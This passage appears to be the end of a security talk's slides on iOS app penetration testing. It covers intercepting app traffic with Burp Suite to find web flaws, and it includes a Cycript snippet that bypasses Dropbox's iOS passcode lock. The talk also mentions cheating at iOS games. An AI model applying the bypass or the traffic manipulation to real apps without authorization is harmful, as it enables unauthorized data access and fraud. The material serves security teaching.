
#2: Network Traffic

- Question: Can we manipulate app network traffic to exploit back-end server weaknesses?
- Configure iOS device to use Burp Suite as a proxy server
- Intercept and manipulate traffic traffic
- Identify XSS, SQLi, CSRF, LFI, RFI, RCI vulnerabilities

#3: App Manipulation

- Question: Can we bypass app authentication controls?
- Dropbox on iOS 8: Now with TouchID integration!
  - No encryption, just a lock screen


```
# cycript -p Dropbox
cy# var ViewController = [UIApplication
sharedApplication].keyWindow.rootViewContro
ller.presentedViewController-
>_passcodeController;
cy# var DBLoggedInPasscodeState =
[DBStateManager sharedInstance]->_dbState;
cy# [DBLoggedInPasscodeState
ViewControllerDidReceiveCorrectPasscode:Vie
wController];
```



Conclusion

iOS games are a big market, with a lot of money to be won and lost.

We can use file system diff and editing, network traffic manipulation, and dynamic app manipulation to win…unfairly.



More importantly, we can apply these skills to identify significant flaws in apps, and become better penetration testers.

Contact and Resources

Joshua Wright
jwright@willhackforsushi.com
www.willhackforsushi.com
@joswr1ght
+1-401-524-2911

I am the author of
SANS SEC575: Mobile Device Security and Ethical Hacking
www.sans.org/sec575

iFunBox - www.i-funbox.com
Diff Man Page - linux.die.net/man/1/diff
Hex Fiend - ridiculousfish.com/hexfiend
Beyond Compare - www.scootersoftware.com
WinMerge - winmerge.org
Burp Suite - portswigger.net
Cycript - www.cycript.org
iPhoneDevWiki - iphonedevwiki.net

Thank you!
Questions?

Awesome References

- Words with Friends Cycript Code: http://penetrat0r.wordpress.com/author/penetrat0r
- Dropbox Touch ID bypass: http://www.andreas-kurtz.de/2014/10/ios-8-touch-id-local-authentication-caveats.html